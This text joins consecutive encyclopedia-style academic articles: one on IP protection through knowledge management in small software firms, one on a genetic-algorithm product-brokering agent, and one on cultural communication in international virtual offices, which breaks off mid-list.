The traditional alternative to patenting is simply to keep the invention a trade secret. The advantage of this strategy is that there are no patenting costs involved. However, pure secrecy does not work well in cases of purely technological inventions, because they can easily be reverse engineered and copied by competitors. The opposite strategy to secrecy is simply to publish (Bruun, 2003). This strategy avoids any blocking by competitors of the technology in question. For example, IBM and Zerox Corporation have used the publication strategy for defensive reasons. Bruun distinguishes between concepts of 'publishing' and 'discrete publishing.' The aim of the latter is to destroy the novelty of the invention without really going more public than necessary. According to Bruun, the novelty of an invention can be destroyed by taking the document of an invention from a library where it is considered to be available to the public even though no member of the public may be aware of the document. The successful combination of secrecy and publicity is an option to protect the IP of the enterprise. However, in the case of discrete publishing the enterprise must prove in a possible dispute that the invention has been made available to the public and the invention described so carefully that other specialists in the field can also build it.

Large enterprises have relative material advantages, but small enterprises seem to have organisational advantages such as flexibility and the ability to respond quickly to the changing demand in the market. The utilisation of formal protection methods, such as patents, requires resources in terms of money and time. The need for patenting increases gradually with the size of the enterprise, suggesting that the patenting process requires a certain level of resources (Blackburn, 1998). Enterprises which are able to respond quickly to changing market demand must be organisationally flexible and have efficient internal communication (Mogee & Reston, 2003).

It can be summarised that SMEs are active in protecting their products using a variety of mechanisms. Methods of IP protection, especially patents, have attracted considerable interest and there are numerous studies available on the legal forms of IP protection. However, only a small part of IP can be protected by legal forms of protection. Typically IP cannot be protected in the software development business due to patentability issues, the complex nature of the product, and the need to make a full disclosure when applying for a patent. These enterprises have other means to protect their IPs. The literature acknowledges the importance of informal protection methods and strategies, especially in SMEs. Sufficient attention has not been paid to the identification and conceptualisation of the informal methods used in development processes.

IP PROTECTION IN SOFTWARE DEVELOPMENT

It is important that the management methods support the fast creation of innovations and ensure IP protection. Flexibility and the ability to operate rapidly are competitive advantages of small software enterprises. It is evident that knowledge management encompasses IP protection. Among our SMEs, IP protection was understood as a concept which is wider than the traditional focus of IP protection. IP protection was not related only to the protection of intellectual outputs, but, especially in knowledge intensive small enterprises, the aim was rather to support knowledge sharing and innovation creation than to protect the intellectual outputs of the enterprise.


The spiral of knowledge conversion of knowledge management is used to describe the different phases of software development in order to build a structured view of IP protection throughout product development. The approach with four modes of knowledge conversion was developed by Takeuchi and Nonaka (2004). Their model has been used in various kinds of product development processes, especially in the manufacturing industry, but it is also suitable for the software industry.

Figure 1 describes the spiral of knowledge conversion in software development. The modes of knowledge creation and conversion are: (1) from tacit knowledge to tacit knowledge, which is called socialisation; (2) from tacit knowledge to explicit knowledge, which is called externalisation; (3) from explicit knowledge to explicit knowledge, or combination; and (4) from explicit knowledge to tacit knowledge, or internalisation. The spiral of knowledge conversion is a never ending process, which starts again when the first cycle is finished.

Socialisation is a process of sharing experiences and thereby creating tacit knowledge in the form of shared mental models and technical skills. It is crucial for creating, sharing, and developing new ideas. The majority of the managers interviewed, both in Finland and UK, emphasised the importance of free information flow and efficient knowledge dissemination in software enterprises. Software innovations frequently come into being spontaneously on an *ad hoc* basis, incrementally, and in cooperation with employees and customers.

Trust supports open conversations and exchange of tacit knowledge in the socialisation phase. Software managers promote information and knowledge sharing mainly through regular meetings, setting up informal discussions, and think-tanks. In one enterprise some of these discussions are even tape-recorded and stored. Even though IP protection is of minor importance in the socialisation phase, open discussion and efficient knowledge sharing may partly impede the develop-

Figure 1. The spiral of knowledge conversion in software development



ment of knowledge pools in the enterprise. Thus, the organisations can develop the assets of complementary knowledge in this phase. However, it is noteworthy that in the majority of the software enterprises the principal objective of the information exchange was regarded simply as the sharing of information.

The externalisation phase transforms tacit knowledge into explicit knowledge so that it can be communicated. The creation of innovations is critical in the externalisation phase. Identifying and locating tacit knowledge and making it explicit are necessary in creating inventions and innovations. The management of the externalisation phase has two important tasks. First, it contributes to the efficiency and effectiveness of the organisation by knowledge codification and knowledge sharing. When IP is embodied in codified knowledge, it is fairly easy to replicate and disseminate throughout the organisation and hence, it is easy to restore. Second, by putting tacit knowledge into an explicit form and documenting it, enterprises can reduce the risk of losing the IP when a key employee is leaving the enterprise.

A formally signed and dated document is the physical proof of an invention and evidence of when the invention is made. These matters are important in the event of a possible infringement or dispute regarding the patent. Documentation can also serve as an idea bank and is a historical record of how the innovation was made. At an externalisation phase, the imitability (replication by competitors) of a new invention becomes a possible threat. A new idea or invention is not yet protectable in a judicial sense as it is still far from being fully specific, but is already expressed in systematic language in the form of drawings and descriptions.

In the combination phase, the new knowledge created in the earlier phases of knowledge creation is combined with the existing knowledge of the organisation. This combination leads to the creation of a new product or process. It can also lead to the improvement of an existing product or process. In the combination phase, an invention can be expressed in systematic language in the form of drawings and descriptions. The invention can be protected in a judicial manner such as by a patent. At this phase, a new invention is vulnerable, as it is in a communicable form and can thus be imitated by competitors. Finally the inventor or the owner of an invention must decide in this phase about the protection of the invention.

Finally, in the internalisation phase, the experiences of the production process are internalised. In the combination phase the new invention should be described in a form that is fairly easy to communicate to allow efficient internalisation and knowledge accumulation. Explicit knowledge is used in the production process where new tacit knowledge emerges. Learning by doing characterises the internalisation phase. In the internalisation process the know-how of the individuals accumulates and becomes a valuable asset of the enterprise. The tacit knowledge needs to be socialised again with the other members of the organisation in the socialisation phase to start the new spiral of knowledge creation.

FUTURE TRENDS

The investigation of SMEs in the software business supports the argument that IP protection has differing characteristics at the different phases of software development. This section challenges the management of small software enterprises to enhance the IP protection in knowledge management. Several questions arise in the analysis of the IP protection in software enterprises:

- Do patents protect IP in the case of small software enterprises or are they just bargaining tools?
- Does the fast innovation cycle allow a sufficient level of protection?
- What kind of IP protection strategy is the most efficient in small software enterprises?

The management of small software enterprises has to make decisions about these issues to maximise the profits of the enterprise.

Originally, patents were supposed to be an important incentive for research and development and were considered a necessary precondition for science and technology to progress. The patents should provide an incentive to individuals by offering protection and material reward for their marketable inventions, and thus foster the distribution of inventions, ensuring that the quality of human life is continuously enhanced (Blind & Thumm, 2004). The original concept of patenting has, however, become of secondary importance. The most important reasons for patenting include better financing options and a stronger negotiating position.

Informal protection methods such as secrecy, lead time, and technical protection turn out to be the most important protection strategies. They can be easily included in the strategic plans of organisations (Kettunen, 2005, 2006). This finding is consistent with the results of other studies showing that patents are of minor importance compared to the other means of protection (Arundel, 2001; Blind & Thumm, 2004; Cohen, Nelson, & Walsh, 2000). The pressure for changes of the patenting legislation will increase in the future. An even more important challenge in the future will be that the importance of information security management will increase.

CONCLUSION

Efficient knowledge sharing prevents the development of closed knowledge pools and protects an enterprise from sudden loss of IP if the key employee is leaving the enterprise. Therefore efficient knowledge sharing protects IP but on the other hand supports the creation of innovations. Knowledge is often fragmented and there are no overlaps in the knowledge structure in small knowledge intensive enterprises where products are based to a large extent on special know-how. Therefore efficient knowledge sharing and acquisition are crucial. According to the results of the study, the most valuable assets of small software enterprises are rapid innovation creation, flexibility, and response to the needs of customers.

Even though the knowledge creation cycle of knowledge management is widely understood, it provides an innovative approach to analyse IP protection and its relation to the creation of innovations in the context of software development in small enterprises. It also provides a useful framework to identify the critical phases in innovation creation and IP protection. The results of the study support the argument that IP protection should be actively taken into account in knowledge management and in the innovation creation of enterprises.

Most software enterprises use patent protection, but their managers think that patenting is of little importance or in some cases is useless. The managers perceive that informal methods such as technical protection, secrecy, and creating lead times provide a better level of protection for their innovations than formal methods. It appears that formal and informal methods have different roles in IP protection. While the aims of informal methods are proactive and in some cases they also improve efficiency through efficient information sharing and codification, the role of formal methods is mainly reactive. None of the respondents pointed out that they were gaining a monopoly situation in the market by patenting. Even the motive of preventing competitors from copying their innovations is of little or no importance.

KEY TERMS

Combination Phase: The new knowledge is combined with the other explicit knowledge of the organisation in the combination phase of knowledge creation.

Explicit Knowledge: Explicit knowledge is easy to communicate. It can be described, for example, in written documents, tapes, and databases.

Externalisation Phase: The externalisation phase transforms the tacit knowledge into explicit knowledge so that it can be communicated.

Intellectual Property Protection: Intellectual property (IP) comprises the knowledge, skills, and other intangible assets which can be converted to a competitive advantage. Because intellectual property can take diverse forms, SMEs adopts different, formal, and/or informal methods to protect it.

Intellectual Property Rights (IPRs): IPRs are assets that are protected by legal mechanism. IPRs provide protection that is granted by national intellectual property rights legislation.

Internalisation Phase: The explicit knowledge created in an organisation is internalised in this phase. Learning by doing characterises the emergence of tacit knowledge in this phase.

Knowledge Management: Knowledge management is a term applied to techniques used for the systematic collection, transfer, security, and management of information within organisations, along with systems designed to assist the optimal use of that knowledge.

Socialisation Phase: Socialisation is a process of sharing experiences and creating tacit knowledge as shared mental models and technical skills.

Tacit Knowledge: Tacit knowledge consists of the culture of an organisation and in the skills, habits, and informal decisions of individuals.

Intelligent Personalization Agent for Product Brokering

Sheng-Uei Guan
Brunel University, UK

INTRODUCTION

A good business to consumer environment can be developed through the creation of intelligent software agents (Guan, Zhi, & Maung, 2004; Soltysiak & Crabtree, 1998) to fulfill the needs of consumers patronizing online e-commerce stores (Guan, 2006). This includes intelligent filtering services (Chanan, 2001) and product brokering services (Guan, Ngoo, & Zhu, 2002) to understand a user's needs before alerting the user of suitable products according to his needs and preference.

We present an approach to capture user response toward product attributes, including nonquantifiable ones. The proposed solution does not generalize or stereotype user preference but captures the user's unique taste and recommends a list of products to the user. Under the proposed approach, the system is able to handle the inclusion of any unaccounted attribute that is not predefined in the system, without reprogramming the system. The system is able to cater to any unaccounted attribute through a general description field found in most product databases. This is useful, as hundreds of new attributes of products emerge each day, making any complex analysis impossible. In addition, the system is selfadjusting in nature and can adapt to changes in user preference.

BACKGROUND

Although there is a tremendous increase in e-commerce activities, technology in enhancing consumers' shopping experience remains primitive. Unlike real life department stores, there are no sales assistants to aid consumers in selecting the most appropriate product for users. Consumers are further confused by the large options and varieties of goods available. Thus, there is a need to provide on top of the provided filtering and search services (Bierwirth, 2000) an effective piece of software in the form of a product brokering agent to understand their needs and assist them in selecting suitable products.

A user's interest in a particular product is often influenced by the product attributes that range from price to brand name. This research classifies attributes as accounted, unaccounted, and detected. The same attributes may also be classified as quantifiable or nonquantifiable attributes.

Accounted attributes are predefined attributes that the system is specially customised to handle. A system may be designed to capture the user's choice in terms of price and brand name, making them accounted attributes. *Unaccounted attributes* have the opposite definition, and such attributes are not predefined in the ontology of the system (Guan & Zhu, 2004). The system does not understand whether an unaccounted attribute represents a model or a brand name. Such attributes merely appear in the product description field of the database. The system will attempt to detect the unaccounted attributes that affect the user's preference and consider them as *detected attributes*. Thus, detected attributes are unaccounted attributes that are detected to be vital in affecting the user's preference.

Quantifiable attributes contain specific numeric values (e.g., hard disk size) and thus their values are well defined. Nonquantifiable attributes, on the other hand, do not have any numeric values and their valuation may differ from user to user (e.g., brand name).

Related Work

User preference is an important concept in predicting customer behaviors and recommending products in personalised systems. Preference is the concept that relates a person to a target item that contains several kinds of attributes. Formalised preference models include positive and negative preference (Jung, Hong,

& Kim, 2002). Preferred items are known as positive preference, and nonpreferred items are known as negative preference.

A lot of research has targeted tracking customer preference in order to provide more customised recommendations. In the article by Guo, Miller, and Weinhardt (2003), agents operate on behalf of customers in e-commerce negotiations. The agents retrieve the required information about their customer's preference structures. In other research, Shibata, Hoshiai, Kubota, and Teramoto (2002) proposed an approach in which autonomous agents can learn customer-preference by observing the customer's reaction to contents recommended by agents. An intelligent preference tracking research done by Guan et al. (2002) made use of genetic algorithm-/ontology-based product brokering agents targeting m-commerce applications. The GA was used to tune parameters for tracking customer preference.

One of the main approaches to handle quantifiable attributes is to compile these attributes and assign weights representing their relative importance to the user (Guan et al., 2002; Zhu & Guan, 2001). The weights are adjusted to reflect the user's preference.

Much research aimed at creating an interface to understand user preference in terms of nonquantifiable attributes. This represents a more complex problem, as attributes are highly subjective with no discrete quantity to measure their values. Different users will give different values to a particular attribute. "MARI" (multi-attribute resource intermediary) (MARI) proposed a "word of mouth approach" to solve this problem. The project split users into general groups and estimated their preference to a specific set of attributes through the group the user belongs to. Another approach in handling nonquantifiable attributes involves requesting the user specifically for the preferred attributes. Shearin and Liberman (2001) provided a learning tool for the user to explore his preference before requesting him to suggest desirable attributes.

Most related approaches mentioned above can only identify specific tangible product attributes of interest to customers. In fact, many recommendation systems are not dynamic and flexible enough to adapt to the customer's unrecorded preference or preference changes. The attributes they are able to handle are hard-coded into the system and the consequence is that they are not able to handle attributes that lie beyond the predefined list. However, the list of product attributes is often large, possibly infinite. The approach used in related research may not be able to cover all the attributes, as they need to classify them into the ontology.

INTELLIGENT USER PREFERENCE DETECTION

The proposed approach attempts to capture user preference on the basis of two quantifiable accounted attributes, Price and Quality. It incrementally learns and detects any unaccounted attribute that affects the user's preference. If any unaccounted attribute is suspected, the system attempts to come up with a list of highly suspicious attributes and verify their importance through a genetic algorithm (Haupt & Haupt, 1998). Thus vital attributes that are unaccounted for previously will be considered. The unaccounted attributes are derived from the general description field of a product. The approach is therefore generic in nature, as the system is not restricted by the attributes it is designed to cater to.

Overall Procedure

As the system is able to incrementally detect the attributes that affect user preference, it first retrieves any information captured regarding the user from some previous feedback and generates a feedback in the form of a list of products for the user to rank and attempts to investigate the presence of any unaccounted attribute affecting the user's preference. The system will compile a list of possible attributes that are unaccounted for by analyzing the user feedback and ranking them according to their suspicion levels. The most suspicious attributes and any information captured from previous feedback are then verified through a genetic algorithm. If two cycles of feedback are completed, the system attempts to detect any quantifiable attributes that are able to form a generic group of attributes. The system finally optimizes all information accumulated by a genetic algorithm and recommends a list of products for the user according to the preference captured.

Tangible Score

In our application, we consider two quantifiable attributes, price and quality, as the basis in deriving the tangible score. The effect of these two attributes is always accounted for. The equations to derive this score are shown in (1)-(3).

$$\text{Score}_{\text{PriceCompetitive}} = \text{PrefWeight} * (\text{MaxPrice} - \text{Price}) / \text{MaxPrice} \quad (1)$$

$$\text{Score}_{\text{Quality}} = (1.0\text{-PrefWeight}) * \text{Quality} \quad (2)$$

Equation (1) measures the price competitiveness of the product. PrefWeight is the weight or importance the user places on price competitiveness as compared to quality with values ranging from 0 to 1.0. A value of 1.0 shows that 100% of the user's preference is based on price competitiveness. A product with a price close to the most expensive product will have a low score in terms of price competitiveness and vice versa.

Equation (2) measures the score given to quality. The quality attribute measures the quality of the product and takes a value ranging from 0.0 to 1.0. The value of "1.0 – PrefWeight" measures the importance of quality to the user. The final score given to tangible attributes are computed by adding equation (1) and (2), as shown in equation (3) below.

$$\text{TangibleScore} = \text{Score}_{\text{PriceCompetitive}} + \text{Score}_{\text{Quality}} \quad (3)$$

Modification Score for Detected Attributes

The modification score is the score assigned to all detected attributes by the system. These detected attributes are previously unaccounted attributes but had been detected by the system to be a vital attribute in the user's preference. These include all other attributes besides price and quality. As these attributes may not have a quantifiable value, the score is taken as a factor of the tangible score derived earlier. The modification score is as shown in equation (4) whereby the modification factor K is introduced.

$$\text{Modification Score} = \sum_{i=1}^{NoOfAttributes} (K_i - 1) * TangibleScore \quad (4)$$

The values of each modification factor K ranges between 0.0 and 2.0. A value of K is assigned for each newly detected attribute (e.g., each brand name will have a distinct value of K). The modification factor K takes a default value of 1.0 that gives a modification score of 0. Such a situation arises when the detected attribute does not affect the user's choice. When $K<1.0$, we will have a negative or penalty score for the particular attribute. This will take place when the user dislikes products from a certain brand name or other detected attributes. When $K>1.0$ we will have bonus score to the attributes and it takes place when the user has special positive preference toward certain attributes. By using a summation sign as shown in equation (4), we are considering the combined effects of all the attributes that are previously unaccounted by the system.

With all new attributes captured, the final score for the product is as shown below in equation (5) as the summation of tangible and modification scores.

$$\text{Final Score} = \text{TangibleScore} + \text{Modification Score} \quad (5)$$

A Ranking System for User Feedback

As shown in equations (1) and (2) earlier, there is a need to capture user's preference in terms of the PrefWeight in equation (1) and the various modification factor K in equation (4). The system requests the user to rank a list of products as shown in Figure 1. The user is able to rank the products according to his preference with the up and down button and submit when done. The system makes use of this ranked list to assess a best value for PrefWeight in equations (1) and (2). In a case whereby no unaccounted attributes affect the user's feedback, the agents will be evolved along the PrefWeight gradient to optimize a value for the PrefWeight.


Fitness of Agents

The fitness of each agent depends on the similarity between the agent's ranking of the product and the ranking made by the user. It reflects the fitness of agents in capturing the user's preference.

Unaccounted Attribute Detection

To demonstrate the system's ability to detect unaccounted attributes, the ontology contains only price and quality, while all other attributes are unaccounted for and remain to be detected, if they are vital to the user. These unaccounted attributes include nonquantifi-

Figure 1. Requesting the user to rank a list of products



able attributes that are subjective in nature (e.g., brand name). The unaccounted attributes can be retrieved by analyzing the description field of a product database, thus allowing new attributes to be included without the need of change in ontology or system design.

The system firstly goes through a detection stage where it comes up with a list of attributes that affect the user's preference. These attributes are considered as unaccounted attributes, as the system has not accounted for them during this stage. A *"confidence score"* is assigned to each attribute according to the possibility of it being the governing attribute influencing the user's preference.


The system requests the user to rank a list of products and analyse the feedback according to the process, as shown in Figure 2. The agents attempt to explain the rankings by optimizing the PriceWeight value and various *K* values. The fittest agent gives each product a score.

The system loops through the 10 products that are ranked by the user and compare the score given to products. If the user ranks a product higher than another, this product should have a higher score than a lower ranked product. However, if the agent awards a higher score to a product ranked lower than another (e.g., product ranked 2nd has higher score than 3rd), the product is deemed to contain an unaccounted attribute causing an illogical ranking. This process will be able to identify all products containing positive unaccounted attributes that the user has preference for.

The next step is to identify the unaccounted attributes inside these products that give rise to such illogical rankings. The products with illogical rankings are tokenised. Each word in the product description field is considered as a possible unaccounted attribute affecting the user's preference. Each of the tokens is considered as a possible attribute affecting the user's taste. The system next will analyse the situation and modify the Confidence Score according to the cases, as shown below.

1. The token appears in other products and shows no illogical ranking: deduction of points.
2. The token appears in other products and shows illogical ranking: Addition of points.

Figure 2. Process identifying products with illogical



The design above only provides an estimate on the confidence points according to the two cases described and may not be 100% reliable.

Confirmation of Attributes

Attributes captured in previous feedbacks may be relevant in the current feedback, as the user may choose to provide more than 1 set of feedback. The system thus makes a hypothesis that the user's preference is influenced by attributes affecting him in previous feedbacks if available and 8 other new attributes with the highest confidence score. The effect of these attributes on the user's preference is verified next.

Each agent in the system estimates the user's preference by randomly assigning a modification factor (or "*K*" value) for each of the 8 attributes with a high confidence score. Attributes identified to be positive are given *K* values greater than 1.0, while negative attributes have *K* values less than 1.0. The *K* values and PrefWeight are optimised by a genetic algorithm to improve the fitness level of the agents.

Optimisation Using Genetic Algorithm

The status of detected attributes perceived by the agents and the most suspicious attributes should be verified here. The PrefWeight and various *K* values will be optimised here to produce maximum agent fitness. As this represents a multidimensional problem with each new *K* value introducing a new dimension, we optimise using a genetic algorithm that converts the attributes into binary strings. The agents evolve under the genetic algorithm to optimize the fitness of each agent. The PrefWeight and various *K* values are optimised in this algorithm. The attributes of each agent are converted into a binary string, as shown in Figure 3, and each binary bit represents a chromosome.

An Incremental Detection System and Overall Feedback Design

The system takes an incremental detection approach in understanding user preference and the results show success in analyzing a complex user preference situation. The system acknowledges that not all vital attributes may be captured within one set of feedback, and thus considers the results of previous sets. The attributes that affect a user's preference in one feedback become the prime candidates in the next set of feedback. In this way, the attributes that are detected are preserved and verified while new unaccounted attributes are being detected, allowing the software agents to incrementally learn about the attributes that affect the user's prefer-

Figure 3. Chromosome encoding




Figure 4. One set of feedback consisting of 2 feedback cycles



ence. Every set of feedback contains two feedback cycles, as shown in Figure 4.

Both feedback cycles attempt to detect the presence of any unaccounted attributes. In addition, the 1st cycle deletes any attributes that are passed from previous feedbacks and are no longer relevant. These attributes should have a *K* value of 1.0 after we apply the genetic algorithm discussed earlier. Any controversial attributes detected by the 1st cycle will be clarified using the 2nd feedback cycle.

Simulation and Evaluation

A prototype was created to simulate the product broker. A program was written and run in the background to simulate a user. This program is used to provide feedback to the system and ranks the list of products on behalf of a simulated user who is affected by price and quality, as well as a list of unaccounted attributes. The system is also affected by some generic groups of quantifiable attributes. It was observed that the performance of the system is closely related to the complexity of the problem. The system incrementally detected attributes affecting the user's preference and in the cases shown, the gap in performance was negligible.

The system also demonstrated its ability to adapt to changes in consumer preference. This is important when multiple sets of feedback are involved as the user's preference may vary between feedback cycles. It also demonstrated the system's ability to correct its own mistakes and search for a better solution.

FUTURE TRENDS

The current system generated user feedbacks to clarify suspicious attributes. However, more than half of the feedbacks were generated in random to increase the chances of capturing new attributes. These random feedbacks were generated with products of different brand names having equal chances of being selected to add the variety of the products used for feedbacks. This could be improved by generating feedbacks to test certain popular attributes to increase the detection capabilities.

The future trends of research in personalization agents include but are not limited to: scalable approach to user preference tracking, real-time user preference tracking, and generic user preference tracking.

CONCLUSION

In this article, we demonstrated a solution in the handling of previously unaccounted attributes without the need of change in the ontology or database design. The results showed that the system designed is indeed capable of understanding the user's needs and preferences even when previously unknown or unaccounted attributes were present. The system is also able to handle the presence of multiple unaccounted attributes and classify quantifiable attributes into a generic group of unaccounted attributes. In addition, the system demonstrated the power of incremental detection of unaccounted attributes by passing the detected attributes from within 1 feedback to the other.

KEY TERMS

E-Commerce: Consists primarily of the distributing, buying, selling, marketing, and servicing of products or services over electronic systems such as the Internet and other computer networks.

Genetic Algorithms: Inspired by evolutionary biology, genetic algorithms are a particular class of evolutionary algorithms that use techniques such as inheritance, mutation, selection, and crossover in problem solving.

Ontology: The study of being or existence. It defines entities and their relationships within a certain framework.

Personalisation Agent: A software agent that is capable of learning and responding to user needs.

Product Broker: A product broker is a party that mediates between a buyer and a seller some specific product.

Software Agent: A piece of software that acts on behalf of a user in carrying out specific tasks specified by the user.

User Feedback: Refers to the response from the user to specific prompts or messages given by the system.

Interacting Effectively in International Virtual Offices

Kirk St.Amant
East Carolina University, USA

INTRODUCTION

Communication technologies are continually changing ideas of the "office." One of the most interesting of these developments is the virtual office—a setting where individuals in different places use online media to collaborate on projects. Recent trends, furthermore, indicate knowledge workers will become increasingly involved in international virtual offices (IVOs) where they interact with coworkers in different countries. Such environments, however, can intensify problems related to cultural communication expectations. Employees must therefore understand how cultural factors can affect online discourse if they wish to work successfully in IVOs. This essay examines three IVO-related problem areas: contact, status, and language.

BACKGROUND

Perceived Advantages

One interesting aspect of virtual offices is the speed with which organizations are adopting them (McCloskey & Weaver, 2001; Pinsonneault & Boisvert, 2001). A major factor behind this trend is that such workplaces offer:

- Increased flexibility and quicker responsiveness (Scuhan & Hayzak, 2001)
- Better information sharing and improved knowledge management (Ruppel & Harrington, 2001)
- Reduced absenteeism
- Increased employee loyalty
- Improved productivity (Pinsonneault & Boisvert, 2001)

These factors also make virtual offices excellent mechanisms for knowledge-based tasks that benefit from effective information exchanges (Belanger, 1999; Ruppel & Harrington, 2001). Interested organizations, however, must also consider the effects globalization could have on such environments.

Intercultural Environments

The interest in virtual offices is occurring at a time when more nations are gaining online access. The governments of India and China, for example, have adopted strategies to increase their respective numbers of online connections markedly (Pastore, 2004; Section IV, 2003). At the same time, different public and private organizations have undertaken initiatives to increase online access in Africa and in Latin America (Kalia, 2001; Tapping in to Africa, 2000; Tying Latin America together, 2001). Additionally, the number of individuals going online in Eastern Europe is growing rapidly and has made the region a hub for software-based outsourcing (Goolsby, 2001; New geography, 2003; Weir, 2004).

This increased global access provides quick and easy connections to relatively inexpensive yet highly skilled technical workforces (Baily & Farrell, 2004; New geography, 2003). This situation has prompted some companies to explore international virtual offices (IVOs) in which individuals located in different nations use online media to collaborate on projects. These IVOs can lower product cost and a shorter production time (New geography, 2003). Yet this situation creates challenges related to cultural communication expectations.

Intercultural Communication

Cultural groups can have differing expectations of what constitutes an appropriate method for exchanging information. Such variations can even occur between individuals from the same linguistic background (Driskill, 1996; Weiss, 1998). Individuals from different cultures can use different strategies for presenting information, and such expectations can occur at various levels involving everything from the organization of reports to the implications associated with certain words (Hofstede, 1997; Li & Koole, 1998; Ulijn & Strother, 1995). Moreover, Jan M. Ulijn's (1996) research findings indicate individuals judge the effectiveness of a message according to the communication expectations of their native culture, even when that message is written in another language.

While relatively little has been written on how cultural factors could affect IVOs, some research indicates differing cultural communication expectations can lead to miscommunication in online exchanges (see St. Amant, 2002). Today's employees must therefore understand how cultural factors could affect online exchanges if they wish to participate successfully in IVOs. These employees also need to develop strategies to address such factors when interacting in IVOs.

MAIN FOCUS OF THE ARTICLE

Three central areas related to information exchange in IVOs are:

1. Making contact
2. Status and communication expectations
3. Use of a common language

Such aspects are often overlooked within the greater context of online work interactions. These three factors, however, could cause cross-cultural communication problems if not addressed. This section overviews each problem area and provides strategies for mitigating such problems.

Area 1: Making Contact

Successful international online interactions are based on contact because it is essential to exchange information and materials among parties. Making contact requires all parties to have similar understandings of how and when exchanges should occur. Yet cultures can have varying expectations of how and when contact should be made.

To begin, cultural groups can have different expectations of the exigency associated with a particular medium. Many Americans, for example, believe e-mails merit quick response. In Ukrainian culture, however, face-to-face communication is often valued over other interactions, especially in business settings (Richmond, 1995). Thus, e-mail to Ukrainian coworkers might not receive as rapid a response as American counterparts might like (Mikelonis, 1999). If the American counterpart needs this information to complete a task, that process would be slowed by such delayed responses.

Another factor affecting contact is when one can contact international coworkers. Many Americans, for example, expect to be able to contact coworkers or clients between 9:00 a.m. and 5:00 p.m. during the work week. In France, however, offices often close for two hours for the traditional lunch period (generally from noon to 2:00 p.m. or 1:00–3:00 p.m.), and such situations could cause unexpected and problematic delays in contacting colleagues (Weiss, 1998).

Similarly, most Americans think of vacations in terms of 2 or 3 weeks, and during the height of the summer vacation season, someone is often in the office to answer the phones. In France, however, businesses often close for 4–6 weeks during the summer while all employees are on vacation (Weiss, 1998). In these cases, no one may be available to respond to e-mails or transmit information.

Additionally, the meaning individuals associate with certain terms can affect information exchanges in IVOs. The meanings of "today," "yesterday," and "tomorrow," for example, are context dependent and can create problems in international exchanges. If, for example, a worker in the United States tells a Japanese colleague she needs a report by "tomorrow," does the sender mean tomorrow according to her time (which could be "today" in Japan) or tomorrow according to Japanese time (which could be two days from when the message was sent)?

To avoid such problems, individuals can adopt certain strategies for interacting with international colleagues:

- **Agree upon the primary medium for exchanging information and establish expectations for when responses can be sent via that medium.** Individuals participating in IVOs need to agree upon the best medium for contacting others when a quick response is essential. For example, should e-mail be the primary medium for quick exchanges? If so, how often should participants be expected to check e-mail during the day, and how quickly should all parties respond to urgent e-mails? Additionally, all parties should understand on how international time factors might affect when individuals can send and respond to messages.

- **Establish a secondary method for making contact if the primary medium fails.** Certain circumstances could render a medium inoperative. In Ukraine, for example, what should individuals do if the primary method for making contact is e-mail, but a blackout happens at a critical time? The solution would be to establish a secondary source all parties can easily access (e.g., cell phones). In this way, backup plans prevent IVO activities from slowing or stopping due to unforeseen developments.
- **Establish a context for conveying time-specific information.** To avoid miscommunication related to time differences, IVO participants should never use relative date references (e.g., "tomorrow" or "yesterday"). They should instead provide the day and the date ("Monday, October 4") as well as additional context according to the recipient's time frame (e.g., "Netherlands time"). For example, tell a Dutch colleague information is needed by "Monday, Oct 4 16:00 Netherlands time." Such specific contexting restricts interpretations and facilitates the transfer of information.

By following these steps, employees in IVOs can increase their chances of contacting overseas coworkers and receiving timely responses.

Area 2: Status and Communication

Some cultures permit flexibility to circumvent official channels to achieve a goal. In America, for example, a person with a good idea might be able to present that idea directly to a division manager instead of having to route that idea through an immediate supervisor. In other cultures, however, structures are more rigid, and employees must use formal channels to see results. In such systems, bypassing standard processes to contact higher status individuals is considered inappropriate. Such breaches, moreover, could be something as simple as sending an e-mail to someone at a higher corporate level—a practice not uncommon in nations such as the United States.

Hofstede (1997) dubbed this notion of how adamantly different cultures adhered to a hierarchical system of status and formality as *power distance*. In general, the higher the degree of power distance, the less permissible it is for subordinates to interact with superiors, and the greater the degree of formality expected when such parties interact. Conversely, the lower the power distance, the greater the chances subordinates might interact with superiors and the less important formality tends to be.

IVOs can create situations that conflict with such systems because online media remove many nonverbal cues individuals associate with status and can contribute to the use of a more information tone in online exchanges (St. Amant, 2002). Individuals working in IVOs should therefore adopt certain practices that address culture and status:

- **Learn the hierarchical structure of the cultures with which one will interact.** Once individuals identify these systems, they should learn how closely members of that culture are expected to follow status roles. Additionally, cultures might have different expectations of if and how such structures can be bypassed. By learning these status expectations, IVO participants can better determine how quickly they can get a response to certain requests.
- **Determine who one's status counterparts are in the other culture.** Such a determination is needed to ensure messages get to the correct individual and not to someone at a higher point in the power structure. IVO participants should also restrict contact with high status persons from other cultures until told otherwise by those persons, for interacting with a superior—unless instructed to do so by that superior—could cause offense. By conferring with counterpart in the other culture, individuals can learn how to work effectively within the power structure of that culture. Moreover, by transferring information and requests to a counterpart who knows the particular cultural system, individuals can ensure information and materials get to the correct recipient in the appropriate way.
- **Avoid given/first names when addressing someone from another culture.** As Hofstede (1997) notes, in cultures where status is important, the use of titles is also important and expected. IVO participants should therefore use titles such as "Mr." or "Ms." when addressing international counterparts. If the individual has a professional

title (e.g., "Dr."), use that title when addressing the individual. Ideally, employees in virtual offices should learn the titles of respect used in a given culture and use those titles when communicating with persons from that culture (e.g., Herr Schmit or Tokida-san), for the use of such titles displays respect for status and shows an appreciation for the other culture. Finally, one should continue to use such titles until told otherwise by an international counterpart.

While this advice seems simplistic and restrictive, individuals need to remember that operating effectively in the international virtual office is about making and maintaining contact. Thus, it is very important to recognize status-based communication expectations to avoid offense and keep contacts open and working.

Area 3: Using a Common Language

One cannot discuss IVOs without considering language because IVOs often require individuals from different linguistic backgrounds to interact within the same virtual space. Thus, a "common tongue" must often be used in these interactions. Such situations, however, bring potential problems related to fluency in a language. That is, just because one "speaks" a particular language does not necessarily mean that person speaks it well or understands the subtle nuances and intricate uses of that language (Varner & Beamer, 1995). Even within language groups, dialect differences (e.g., British vs. American English) can cause communication problems.

In IVOs, problems of linguistic proficiency are further complicated by text-based, online media that remove cues such as accents. Additionally, communication expectations associated with different online media might skew perceptions of an individual's linguistic proficiency. E-mails, for example, are often brief, and individuals tend to be more tolerant of spelling and grammar errors in e-mails than more conventional printed messages (And now for some bad grammar, 2001). As a result, IVO participants might forget an international counterpart is not a native speaker of a language, forget that a counterpart speaks a different dialect of that language, or not realize an individual does not "speak" the language as well as one thinks.

By following certain strategies, individuals can avoid certain language-related problems in IVOs:

